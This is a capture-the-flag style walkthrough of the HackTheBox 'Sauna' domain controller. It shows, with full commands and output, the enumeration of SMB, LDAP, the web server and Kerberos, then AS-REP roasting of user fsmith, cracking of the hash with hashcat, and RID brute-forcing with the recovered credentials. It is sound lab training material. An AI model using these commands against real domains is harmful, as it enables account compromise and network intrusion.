
Sauna



Enumeration

NMAP

I always start with an initial NMAP scan to see all the services offered.

Here I use the -p- option to see all the ports. This way I make sure not to miss any ports. I should start using autorecon but I don't like to wait so long.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn -p- -T4 10.10.10.175
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03
Nmap scan report for sauna.htb (10.10.10.175)
Host is up (0.074s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49677/tcp open  unknown
49689/tcp open  unknown
49696/tcp open  unknown
```

Now I like to run a mode detailed scan on the ports I have a particular interest on such as SMB, HTTP,RCP,LDAP.

I also make note that WINRM is open which could be a potential entry way into the machine once I get access. This way I probably won't need a shell.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn -p80,445,135,593,139 -sV -sC 10.10.10.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 08:40 EST
Nmap scan report for sauna.htb (10.10.10.175)
Host is up (0.072s latency).

PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-03T20:40:24
|_  start_date: N/A
|_clock-skew: 7h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

SMB,RPC and LDAP Enum

I start by using my favorite tool which is netexec

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.175 -u '' -p ''
SMB         10.10.10.175    445    SAUNA           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
SMB         10.10.10.175    445    SAUNA           [+] EGOTISTICAL-BANK.LOCAL\:
```

I make note of the domain: EGOTISTICAL-BANK.LOCAL and of the OS.

I was already aware that this is a DC because of the ports it has open such as 88,464, 389 etc

I now attempt to enumerate shares without any account.

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.175 -u '' -p '' --shares
SMB         10.10.10.175    445    SAUNA           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA)
SMB         10.10.10.175    445    SAUNA           [+] EGOTISTICAL-BANK.LOCAL\:
SMB         10.10.10.175    445    SAUNA           [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

This usually fails so I was prepared for this result but I always attempt to also use the Guest account because if it is not disabled I can then try to bruteforce the RID

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.175 -u 'Guest' -p '' --shares
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA)
SMB         10.10.10.175    445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\Guest: STATUS_ACCOUNT_DISABLED
```

Sadly the Guest account was disabled as it is often.

Now what I do Is run enum4linux-ng which will try to enumerate using SMB,RPC and LDAP.

I can already tell its gonna fail but I still run it just to be sure I don't miss anything.

```
 ==========================================
|    Domain Information via SMB session for 10.10.10.175    |
 ==========================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: SAUNA
NetBIOS domain name: EGOTISTICALBANK
DNS domain: EGOTISTICAL-BANK.LOCAL
FQDN: SAUNA.EGOTISTICAL-BANK.LOCAL
Derived membership: domain member
Derived domain: EGOTISTICALBANK
```

Web enumeration


Now I move into their http server to see what I can find there.

```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.10.10.175
http://10.10.10.175 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[example@email.com,info@example.com], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.175], Microso
ft-IIS[10.0], Script, Title[Egotistical Bank :: Home]
```

I start with whatweb to get an initial look.

When accessing the site I always like to use BurpSuite to get a good look at every request.

Here I will look at the functionality of the site and I will also run an initial Burp scan to get any obvious vulnerabilities.



The contact section didn't allow a post so chances are it has nothing to do with this.

```
POST /contact.html HTTP/1.1
Host: sauna.htb
Content-Length: 46
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://sauna.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://sauna.htb/contact.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

Name=yes&Name=yesy&Email=yes%40yes&Message=YES
```

```
HTTP/1.1 405 Method Not Allowed
Allow: GET, HEAD, OPTIONS, TRACE
Content-Type: text/html
Server: Microsoft-IIS/10.0
Date: Sun, 03 Nov 2024 20:52:33 GMT
Content-Length: 1293

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=iso-8859-1"/>
    <title>
      405 - HTTP verb used to access this page is not allowed.
    </title>
    <style type="text/css">
      <!--
      body{
        margin:0;
        font-size:.7em;
        font-family:Verdana,Arial,Helvetica,sans-serif;
        background:#EEEEEE;
      }
      fieldset{
        padding:015px10px15px;
```

3. Crawl and audit of sauna....

Crawl and Audit - Deep

Finished

Issues: 0 0 0 10

2. Live audit from Proxy (a...

Audit checks - passive

Capturing

Issues: 0 1 11 28

Issue type	Host	Time
Email addresses disclosed	http://sauna.htb	08:56:54 3 Nov 20...
Email addresses disclosed	http://sauna.htb	08:56:55 3 Nov 2024
Frameable response (potential Clic...	http://sauna.htb	08:56:55 3 Nov 2024
Frameable response (potential Clic...	http://sauna.htb	08:56:54 3 Nov 20...
Path-relative style sheet import	http://sauna.htb	08:57:57 3 Nov 2024
Path-relative style sheet import	http://sauna.htb	08:58:05 3 Nov 20...
Path-relative style sheet import	http://sauna.htb	08:57:49 3 Nov 20...
Path-relative style sheet import	http://sauna.htb	08:57:47 3 Nov 2024
Path-relative style sheet import	http://sauna.htb	08:57:47 3 Nov 2024
Path-relative style sheet import	http://sauna.htb	08:57:44 3 Nov 20...

Recent Comments

Johnson

2 Apr 2019 / **Reply**

Mattis Ut Hendrerit Non, Facilisis Eget Mauris. Sed Ultricies Nec Purus Quis Tempor. Phasellus Bibendum Eu.

Watson

2 Apr 2019 / **Reply**

Mattis Ut Hendrerit Non, Facilisis Eget Mauris. Sed Ultricies Nec Purus Quis Tempor. Phasellus Bibendum Eu.

This is not really too helpful at this moment but I make note of these names as they may be used as part of a username later on.

```
Johnson
Watson
```

GOBUSTER

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -t 60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://sauna.htb/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://sauna.htb/
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 147] [--> http://sauna.htb/images/]
/Images               (Status: 301) [Size: 147] [--> http://sauna.htb/Images/]
/css                  (Status: 301) [Size: 144] [--> http://sauna.htb/css/]
/fonts                (Status: 301) [Size: 146] [--> http://sauna.htb/fonts/]
/IMAGES               (Status: 301) [Size: 147] [--> http://sauna.htb/IMAGES/]
/Fonts                (Status: 301) [Size: 146] [--> http://sauna.htb/Fonts/]
/CSS                  (Status: 301) [Size: 144] [--> http://sauna.htb/CSS/]
Progress: 140815 / 220561 (63.84%)
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://sauna.htb -t 50 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain |grep -v -E "(Status: 400|Status: 403|Status: 404)"
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://sauna.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 114441 / 114442 (100.00%)
===============================================================
Finished
```

Kerberos Enum

While Im looking at the website I like to do other things in the background.

Usually at this stage I just mostly try to use Kerbrute to maybe get some valid usernames as well as I will often try to check if pre-authentication is off to then do ASREP Roasting.


One good thing about GetNPUsers is that you don't always need a username meaning I can try this attack and see if there is any easy access.

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -dc-ip 10.10.10.175 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

No entries found!
```

I don't Particularly like using Kerbrute because it needs a wordlist. Meaning It is dependent on it. So if a username is not in my list then I won't find it which is why I often prefer bruteforcing the RID.

```
┌──(kali㉿kali)-[/opt/tools]
└─$ ./kerbrute_linux_amd64 userenum -d EGOTISTICAL-BANK.LOCAL  /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.175

    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/03/24 - Ronnie Flathers @ropnop

2024/11/03 09:05:39 >  Using KDC(s):
2024/11/03 09:05:39 >   10.10.10.175:88

2024/11/03 09:05:53 >  [+] VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
2024/11/03 09:07:10 >  [+] VALID USERNAME:       hsmith@EGOTISTICAL-BANK.LOCAL
2024/11/03 09:07:22 >  [+] VALID USERNAME:       Administrator@EGOTISTICAL-BANK.LOCAL
2024/11/03 09:08:06 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2024/11/03 09:15:02 >  [+] VALID USERNAME:       Fsmith@EGOTISTICAL-BANK.LOCAL
```

I kept looking at the site and found the following.



Thankfully kerbrute was able to find the way that usernames are at this company,

```
Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver
```

I now know that these usernames are.

```
fsmith
hbear
skerb
scoins
btaylor
sdriver
```

I now used kerbrute again but this time with my list to see which one is valid.

```
┌──(kali㉿kali)-[/opt/tools]
└─$ ./kerbrute_linux_amd64 userenum -d EGOTISTICAL-BANK.LOCAL  username.txt --dc 10.10.10.175

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/03/24 - Ronnie Flathers @ropnop

2024/11/03 09:25:32 >  Using KDC(s):
2024/11/03 09:25:32 >   10.10.10.175:88

2024/11/03 09:25:32 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2024/11/03 09:25:32 >  Done! Tested 6 usernames (1 valid) in 0.079 seconds
```

It only showed fsmith so I went back into looking for preauthentication.

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/fsmith -dc-ip 10.10.10.175 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate fsmith, getting its TGT
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:1deb370939f0c9987354665325efdfde$cd0efe8276a856bc19174e71a3b3aa5a58b433003bc1c424cde9621fa3062f87227990bbe8cd28913153c201ad9dc8059c2c73c75e21
6b2887336ad03eab92f1d223f713de64bac972c372879f63255639bc09cc2517292a8ff8ede15c8c11c1bf637ae5f67435217fb5037d0d4b47574380527aed2180ebf8dc528f70d03a1a9ca5d4d282ea2327499da00ec11b01cc2a876
35a201a164453ca93b89b7a8f6f90817f3dc136037f75e2e055a48364f9a3c6cae514de915f18ab0e5ccde8622211f2015f8d984364c170c25384a4c5c0cb06d162f2fc9641fc432ff7dc92dbfbbfad853a1a4bfa60b38ef085390c56
15a47e2243d20b8880e7f252becbf42758
```

```
5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:1deb370939f0c9987354665325efdfde$cd0efe8276a85
6bc19174e71a3b3aa5a58b433003bc1c424cde9621fa3062f87227990bbe8cd28913153c201ad9dc8059c2
c73c75e216b2887336ad03eab92f1d223f713de64bac972c372879f63255639bc09cc2517292a8ff8ede15
c8c11c1bf637ae5f67435217fb5037d0d4b47574380527aed2180ebf8dc528f70d03a1a9ca5d4d282ea232
7499da00ec11b01cc2a87635a201a164453ca93b89b7a8f6f90817f3dc136037f75e2e055a48364f9a3c6c
ae514de915f18ab0e5ccde8622211f2015f8d984364c170c25384a4c5c0cb06d162f2fc9641fc432ff7dc9
2dbfbbfad853a1a4bfa60b38ef085390c5615a47e2243d20b8880e7f252becbf42758
```

Using getNPUsers I was able to get its TGT. Now I can use hashcat to break this and really get started.

Gaining Creds

The first thing I do is find the mode needed to break this TGT

```
18200 | Kerberos 5, etype 23, AS-REP | Network Protocol
```

Now my next step is to break it.

```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:1deb370939f0c9987354665325efdfde$cd0efe8276a856bc19174e71a3b3aa5a58b433003bc1c424cde9621fa3062f87227990bbe8cd28913153c201ad9dc8059c2c73c75e21
6b2887336ad03eab92f1d223f713de64bac972c372879f63255639bc09cc2517292a8ff8ede15c8c11c1bf637ae5f67435217fb5037d0d4b47574380527aed2180ebf8dc528f70d03a1a9ca5d4d282ea2327499da00ec11b01cc2a876
35a201a164453ca93b89b7a8f6f90817f3dc136037f75e2e055a48364f9a3c6cae514de915f18ab0e5ccde8622211f2015f8d984364c170c25384a4c5c0cb06d162f2fc9641fc432ff7dc92dbfbbfad853a1a4bfa60b38ef085390c56
15a47e2243d20b8880e7f252becbf42758:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:1deb370 ... f42758
Time.Started.....: Sun Nov  3 09:30:50 2024 (6 secs)
Time.Estimated ...: Sun Nov  3 09:30:56 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1858.5 kH/s (0.54ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344385 (73.47%)
Rejected.........: 0/10539008 (0.00%)
Restore.Point....: 10536960/14344385 (73.46%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiffany95 → Thelittlemermaid
Hardware.Mon.#1..: Util: 46%

Started: Sun Nov  3 09:30:50 2024
Stopped: Sun Nov  3 09:30:57 2024
```

This password was quickly broken and it was found to be Thestrokes23

```
fmisth:Thestrokes23
```

Now that I have creds I follow the great advice that someone taught me about Active Directory and OSCP overall which is: “Enumerate, Enumerate, Enumerate and if you get stuck then you have not enumerated enough.”

I will now redo all the initial enumeration that I did but with these creds.

ENUMERATION With Creds

As can be seen the account creds are valid.

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.175 -u fsmith -p 'Thestrokes23'
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
```

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.175 -u fsmith -p 'Thestrokes23' --rid-brute
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB         10.10.10.175    445    SAUNA            498: EGOTISTICALBANK\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            500: EGOTISTICALBANK\Administrator (SidTypeUser)
SMB         10.10.10.175    445    SAUNA            501: EGOTISTICALBANK\Guest (SidTypeUser)
SMB         10.10.10.175    445    SAUNA            502: EGOTISTICALBANK\krbtgt (SidTypeUser)
SMB         10.10.10.175    445    SAUNA            512: EGOTISTICALBANK\Domain Admins (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            513: EGOTISTICALBANK\Domain Users (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            514: EGOTISTICALBANK\Domain Guests (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            515: EGOTISTICALBANK\Domain Computers (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            516: EGOTISTICALBANK\Domain Controllers (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            517: EGOTISTICALBANK\Cert Publishers (SidTypeAlias)
SMB         10.10.10.175    445    SAUNA            518: EGOTISTICALBANK\Schema Admins (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            519: EGOTISTICALBANK\Enterprise Admins (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            520: EGOTISTICALBANK\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            521: EGOTISTICALBANK\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            522: EGOTISTICALBANK\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            525: EGOTISTICALBANK\Protected Users (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            526: EGOTISTICALBANK\Key Admins (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            527: EGOTISTICALBANK\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            553: EGOTISTICALBANK\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.10.175    445    SAUNA            571: EGOTISTICALBANK\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.175    445    SAUNA            572: EGOTISTICALBANK\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.175    445    SAUNA            1000: EGOTISTICALBANK\SAUNA$ (SidTypeUser)
SMB         10.10.10.175    445    SAUNA            1101: EGOTISTICALBANK\DnsAdmins (SidTypeAlias)
SMB         10.10.10.175    445    SAUNA            1102: EGOTISTICALBANK\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.10.175    445    SAUNA            1103: EGOTISTICALBANK\HSmith (SidTypeUser)
SMB         10.10.10.175    445    SAUNA            1105: EGOTISTICALBANK\FSmith (SidTypeUser)
SMB         10.10.10.175    445    SAUNA            1108: EGOTISTICALBANK\svc_loanmgr (SidTypeUser)
```

